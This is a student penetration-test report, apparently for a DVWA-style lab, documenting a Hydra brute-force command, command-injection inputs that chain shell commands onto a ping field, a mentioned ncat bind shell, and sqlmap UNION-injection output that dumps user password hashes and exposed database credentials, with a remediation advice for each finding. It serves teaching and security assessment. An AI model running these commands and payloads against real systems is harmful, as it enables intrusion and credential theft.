

PENETRATION TEST REPORT

EWT

OM NARAYAN
NEW YORK UNIVERSITY
Tandon School of Engineering
UniversityId- N14559327
NetId-on371

Table of Contents

Executive Summary	3
Introduction	3
Methodology & Findings	3
Conclusion	6
Appendix	7

1.Executive Summary:

We performed black box penetration testing of client system with the level of access that a general Internet user would have. System was found vulnerable to many attacks.

Server

- sqlInjection Attack
- command Injection Attack

Moreover, the resources are not organized securely on server, user are able to access certain url and resource on the web server without even logging in which leaks important flag and information from the web server. After performing a thorough penetration testing on the EWT system we found there are major unpatched security vulnerability in the system which can lead to compromise of system. We also did not found any firewall on the server. Hence, the rating from a security standpoint would be 5 out of 10.

2. Introduction:

EWT organization reached out to us for a red team type penetration testing to determine the security postures of their system. They wanted to know about any threat from on outside source, potential vulnerability in the system, how we exploit and a way to fix that.

We had the same level of access that a general Internet user would have without any login credential to any of the server and client system within the network. Moreover, as a rule of engagement, internal client was only attackable pivoting through server, but we could do directly if any misconfiguration or vulnerability found. They shared two images of systems from their network. We were allowed to attack system as in outsider without physical access and were neither allowed to change system passwords, configurations, or install software, but were allowed to upload and execute files, such as a script, payload, or exploit though. Denial of service was not scoped for this test.

The web app seems to have many vulnerabilities enumerated below which can led to overall compromise of the system. Since this is a business-critical system such security vulnerability needs to be patched. The overall security of the system seems to be medium.

3. Methodology & Findings:

First step to break into the web app was to find a valid credential –i.e. a valid username and password pair.

3.1 Methodology to Crack Web App Login Credential

Step1: We used automated crawler (**ZAP**) in our case to find pattern of the most commonly used strings. We end of finding couple of instances. Based on that we guessed guard, grievous as two valid login usernames. Next step was to find a password corresponding to that.

Step2: There are many available password cracking tools. We used password cracking tool(**THC-Hydra**) in our case and a wordlist rockyou.txt. After performing a brute force with the tool, we got a valid pair which we further verified by login to the system. For any application secure and strong authentication mechanism should be mandatory and so for EWT which seems to have weaker one. Failing to do, can compromise user account which can reveal confidential information (Transaction, Agreements, Client, etc).


```
hydra -l greedo -P rockyou.txt -t 25 172.16.1.1 http-form-get
"/login.php:username=^USER^&password=^PASS^&Login=Enter:Login failed
```


Recommendations- There should be strong password policy, along with lockout mechanism after certain numbers. Also, a second factor authentication would be a best way to secure it using one-time password generation on mobile devices.

3.2 Methodology to Command Injection attack:

On accessing the Network Testing page, we found vulnerability for a command injection attack. We exploited that by crafting inputs which provided output with our requirement. We were able to explore the server file system and build a profile accessing `/etc/passwd` files which could lead to launch more severe attack. This also leaked few important flags which could reveal important confidential business data. We can also obtain a bind shell by creating a listener using pipe and ncat which could possibly reveal even more information.

Command: 172.16.1.1; find / -name "flag"





Recommendation: Since this is a ping command. There should be strong input validation mechanism checking if the data is numeric or not. Any malicious input should be sanitized or flagged. Whitelisting input is another way to prevent such attacks.

3.3 Methodology to DB attacks and Findings:

while accessing the userlookup page on the web app, we found sqli vulnerability by trying below command. We exploited it using an automated tool **sqlmap** and **Burpsuite** to intercept cookies information. Leveraging the power of tools, we were able to know about the type version of database running on server, further we access the databases and tables with it. Diving in for more details we were able to access the User table within dvwa database and were to crack password of all the application user using rockyou.txt. Such vulnerability can led to compromise of all the users of application which inturn can reveal sensitive information.

Command: 172.16.1.1; ls -l (with low security)

Command: 172.16.1.1;& ls -l(with medium security)

Recommendation: sqlI vulnerability can be avoided by replacing all occurrences of parametrized query with prepared statement on the server side. In addition to that, the sever can optionally validate user input.

We found few external flags residing in web server directory and few in user home directory and one is User database table which revealed important information. We used command injection from the network testing page and then exploited the sqli vulnerability using **sqlmap** in the userlookup page to find flag residing in database. **Flag1 in Fig3.3 reveals a url which can be accessed without even login credentials.**

6

```

172.16.1.1/vulnerabilities/exec/#
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags

Webserver [Running]
drwxr-xr-x 3 1000 1000 4096 Nov 25 03:40 hackable
-rwxr--r-- 1 1000 1000 1123 Nov 25 00:00 index.php
-rwxr--r-- 1 1000 1000 3217 Nov 25 06:02 login.php
-rwxr--r-- 1 1000 1000 414 Oct 5 2015 logout.php
-rwxr--r-- 1 1000 1000 199 Oct 5 2015 phpinfo.php
-rwxr--r-- 1 1000 1000 148 Oct 5 2015 php.ini
-rwxr--r-- 1 1000 1000 72 Apr 30 2017 robots.txt
-rwxr--r-- 1 1000 1000 4057 Apr 30 2017 security.php
drwxr-xr-x 12 1000 1000 4096 Apr 22 2017 vulnerabilities
grievous@imperialueb:/var/www/html$ cd vulnerabilities/
grievous@imperialueb:/var/www/html/vulnerabilities$ cd exec
grievous@imperialueb:/var/www/html/vulnerabilities/exec$ ls -l
total 16
-rwxr--r-- 1 1000 1000 40 Apr 23 2017 flag2.txt
drwxr-xr-x 2 1000 1000 4096 Apr 22 2017 help
-rwxr--r-- 1 1000 1000 1813 Apr 30 2017 index.php
drwxr-xr-x 2 1000 1000 4096 Apr 27 2017 source
grievous@imperialueb:/var/www/html/vulnerabilities/exec$ cat flag2.txt
Vh1IG2ucnH1G1zIHh0cn9u2yB3aXRoIH1vdQ=grievous@imperialueb:/var/www/html/vulnerabilities/exec$
grievous@imperialueb:/var/www/html/vulnerabilities/exec$
grievous@imperialueb:/var/www/html/vulnerabilities/exec$ cat flag2.txt
Vh1IG2ucnH1G1zIHh0cn9u2yB3aXRoIH1vdQ=grievous@imperialueb:/var/www/html/vulnerabilities/exec$
grievous@imperialueb:/var/www/html/vulnerabilities/exec$
grievous@imperialueb:/var/www/html/vulnerabilities/exec$ cd /home/grievous/flags
grievous@imperialueb:~/flags$ ls -l
total 324
-rw-r--r-- 1 root root 53 Nov 22 15:54 flag3.txt
-rw-r--r-- 1 root root 326428 Nov 22 16:01 flag4.txt
grievous@imperialueb:~/flags$ cd ..
grievous@imperialueb:/$ ls -l
total 284
-x----- 1 root root 72420 Nov 28 20:54 adventure
-rwxr-xr-x 1 root root 72420 Nov 28 21:28 adventure.backup
-rw-r--r-- 1 root root 63592 Nov 28 20:42 adventure.data
-rw-r--r-- 1 root root 71634 Nov 25 12:26 adventure.text
drwxr-xr-x 2 root root 4096 Nov 28 21:18 flags
grievous@imperialueb:/$

```

Recommendation: sqli Vulnerability can be avoided by replacing all occurrences of parametrized query with prepared statement on the server side. In addition to that, the sever can optionally validate user input. For secured access of urls, proper session management and access control should be implemented on server side. Each user request should be validated before allowing access to server resource.


Conclusion:

We performed a red team type penetration testing to determine the security postures of web application of EWT. Client wanted to know about possibility of threat from on outside source, potential vulnerability in the system, a way it is exploitable and a way to fix that.

After performing a thorough penetrating testing we concluded that there are numerous vulnerability in web app. Web app has sqli, command Injection vulnerability which can be led to disclose important information about server and resources on it. The sqli vulnerability is even more severe since it disclosed the entire user of the application along with cracked password. Also, the server resource are not organized securely, important config files are found accessible to anyone with embedded credential in it. We were able to login on to the sever with one of the cracked credentials(grievous) and found important business data on server.

Appendix:

We were able to access entire database and data within each table. We were also able to execute any query as a legit database user would do.



```

root@kali: /usr/share/sqlmap

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:23:23

[14:23:23] [INFO] resuming back-end DBMS "mysql"
[14:23:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
***
Parameter: id (GET)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=123' UNION ALL SELECT NULL,NULL,CONCAT(0x71716b7071,0x555a5753674b6e6e7646646c64676975504b7673684c4a4d4d54624d4b465051504c4d4d4647755a,0x7170787671),NULL-- wdpP6Submit=Submit
[14:23:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.25
back-end DBMS: MySQL 5
[14:23:23] [INFO] fetching SQL SELECT statement query output: 'select * from users'
[14:23:23] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[14:23:23] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[14:23:23] [INFO] fetching current database
[14:23:23] [INFO] fetching columns for table 'users' in database 'dwba'
[14:23:23] [INFO] the query with expanded column name(s) is: 'SELECT "user", "avatar", "failed_login", "first_name", "last_login", "last_name", "password", "user_id FROM users'
[14:23:23] [WARNING] reflective value(s) found and filtering out
select * from users; [4]:
[*] greedo, hackable/users/greedo.jpg, 0, Greedo, 2017-11-22 14:44:17, Elder, 6a1146d37aeb225c854d6b1c41e1541a, 1337
[*] grievous, hackable/users/grievous.jpg, 0, General, 2017-11-22 14:52:29, Grievous, 59606609c6f2b0f4ac81167fe123c3f1, 2187
[*] flag, hackable/users/flag1.jpg, 0, flag, 2017-11-22 14:44:17, flag, 1b771d4da57f54c95a1d3f70af0e8e90, 4310
[*] gordonb, hackable/users/guard.jpg, 0, Gordon, 2017-11-22 14:44:19, Brown, 7241a98997b6f0f29716b86ce4466ac, 5218

[14:23:23] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.66.66'


[*] shutting down at 14:23:23

root@kali: /usr/share/sqlmap#

```

The web app does not seem to have followed a good security practice. Important config files are accessible without even login to the server which contains credential of database. We also realized that there are certain urls which could be accessed by user without login and he can build a good profile to launch attack using the information. User was also able to modify security level of the application.

We were also able to access config file containing db credentials. Ideally those files should be kept in code repository or encrypted.



```

Applications ▾ Places ▾ Firefox ESR ▾ Mon 12:45
Mozilla Firefox
Index of /hackable/us... x http://10.10.../Config.ini x +
10.10.66.66/external/phpids/0.6/lib/IDS/Config/Config.ini
Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started
json[] = __sondata
; define which fields shouldn't be monitored (a[b]=c should be referenced via a.b)
exceptions[] = __utmz
exceptions[] = __utmc

; PHPIDS should run with PHP 5.1.2 but this is untested - set
; this value to force compatibility with minor versions
min_php_version = 5.1.6

; If you use the PHPIDS logger you can define specific configuration here
[Logging]

; file logging
path = tmp/phpids_log.txt

; email logging
; note that enabling safemode you can prevent spam attempts,
; see documentation
recipients[] = test@test.com.invalid
subject[] = "PHPIDS detected an intrusion attempt!"
header = "From: <PHPIDS> info@php-ids.org"
envelope = ""
safemode = true
urlencode = true
allowed_rate = 15

; database logging
wrapper = "mysql:host=localhost;port=3306;dbname=phpids"
user = phpids_user
password = 123456
table = intrusions


; If you would like to use other methods than file caching you can configure them here
[Caching]

; caching: session|file|database|memcached|none
caching = file
expiration_time = 600

; file cache
path = tmp/default_filter.cache

; database cache
wrapper = "mysql:host=localhost;port=3306;dbname=phpids"
-----

```



Open ports on server: Unwanted ports opened on server which can cause a backdoor entry.

